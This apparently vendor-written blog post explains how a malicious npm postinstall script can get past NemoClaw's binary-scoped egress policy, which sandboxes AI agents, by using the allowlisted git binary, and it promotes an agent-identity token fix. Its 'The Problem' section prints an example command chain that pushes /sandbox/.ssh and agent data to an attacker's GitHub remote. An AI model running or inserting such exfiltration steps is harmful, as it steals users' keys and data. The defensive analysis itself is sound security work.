NemoClaw is NVIDIA’s reference stack for running OpenClaw agents safely. It wraps the agent in an OpenShell sandbox with a deny-by-default network policy: no outbound connections unless they’re explicitly listed. On paper, that’s exactly the right design. The problem is what gets listed.
How the Policy Works
The baseline policy lives in a YAML file. Each entry names a set of allowed endpoints and the binaries that can reach them:
github:
  endpoints:
    - host: github.com
      port: 443
      access: full
  binaries:
    - { path: /usr/bin/gh }
    - { path: /usr/bin/git }
The intent is clear: let the agent push code to GitHub. The enforcement is equally clear: OpenShell’s proxy intercepts every outbound connection and checks whether the requesting process binary is on the allowlist for that host. If /usr/bin/git is talking to github.com, it’s approved.
This is the entire trust boundary. Binary path in, decision out.
The Problem
There’s also a policy for npm:
npm_registry:
  endpoints:
    - host: registry.npmjs.org
      port: 443
      access: full
  binaries:
    - { path: /usr/local/bin/npm }
That is reasonable, agents need to install dependencies. But here’s the chain that follows:
- The agent runs
npm install. Approved npm binary, npm registry. - A malicious package executes a
postinstallscript. This is normal npm behavior; scripts run automatically after install. - The
postinstallscript runs:
git remote add exfil <https://github.com/attacker/dump>
git add /sandbox/.ssh /sandbox/.openclaw-data
git commit -m "."
git push exfil main
OpenShell’s proxy sees /usr/bin/git connecting to github.com:443. It checks the policy. /usr/bin/git is on the list. Approved.
The sandbox never flagged it. It was doing its job correctly. The model just has no way to distinguish “the agent called git” from “the malware called git” Both look identical at the binary level.
This is a textbook “Living off the Land” (LOTL) attack: the malware doesn’t need to smuggle in its own exfiltration tools; it simply weaponizes the trusted binaries you’ve already provided.
The 2026 Reality CheckThis isn’t a theoretical edge case. In late 2025, the Shai-Hulud worm exploited this exact vector, compromising over 500 npm packages to harvest developer secrets. Just last month (March 2026), the LiteLLM supply chain hit showed that even foundational agent libraries aren’t safe from “registry-native” exploits that auto-execute upon installation.
Why This Is Structural
The sandbox is sound. Isolation is real, the deny-by-default posture is real, the binary restriction genuinely reduces the attack surface compared to no policy at all. The problem is that policies are applied to binaries, not to agents.
The guard checks your uniform, not your ID. Git is always trusted with GitHub. Node is always trusted with Telegram. It doesn’t matter who’s wearing the uniform or why.
Malware doesn’t need to break out of the sandbox. It just needs to borrow the right binary.
What Highflame Agent Identity Fixes

The fix is to move the trust anchor from the binary to the agent session. This changes the problem from “the git binary can talk to github”, to “this cryptographically verified agent session can use the git binary to talk to github”.
The flow would look like this:
- When the agent wants to push to GitHub, it requests a short-lived, identity token from an identity layer outside the sandbox.
- The proxy checks for the token before opening the tunnel. No token, no connection, regardless of which binary is calling.
Malware running a postinstall script cannot produce this token. It doesn’t hold the private key. It can call /usr/bin/git all it wants, but the proxy rejects the egress before the connection is established.
With Highflame Identity: policies can be applied to agent sessions, instead of binaries.
The Takeaway
It’s worth noting that the attack chain above runs against NemoClaw’s default configuration, which is the most locked-down state most users will ever see. In practice, agents need to do real work: fetch data from APIs, run code, talk to external services. Each new capability an operator enables opens another binary-scoped hole in the policy. The default config is a floor, not a ceiling.
Sandboxing AI agents is the right instinct. Deny-by-default network policy is the right instinct. Binary-scoped policy is a meaningful first layer, far better than no enforcement at all. Without verifying agent identity, every tool granted to an agent becomes a pre-authorized vector for its next malicious dependency. True security requires moving the trust anchor from the tool to the session.
Join the ZeroID Community
The repo is live: github.com/highflame-ai/zeroID
Read the docs, try the quickstart, open an issue. If you are building agent infrastructure and have opinions about how identity should work, we especially want to hear from you.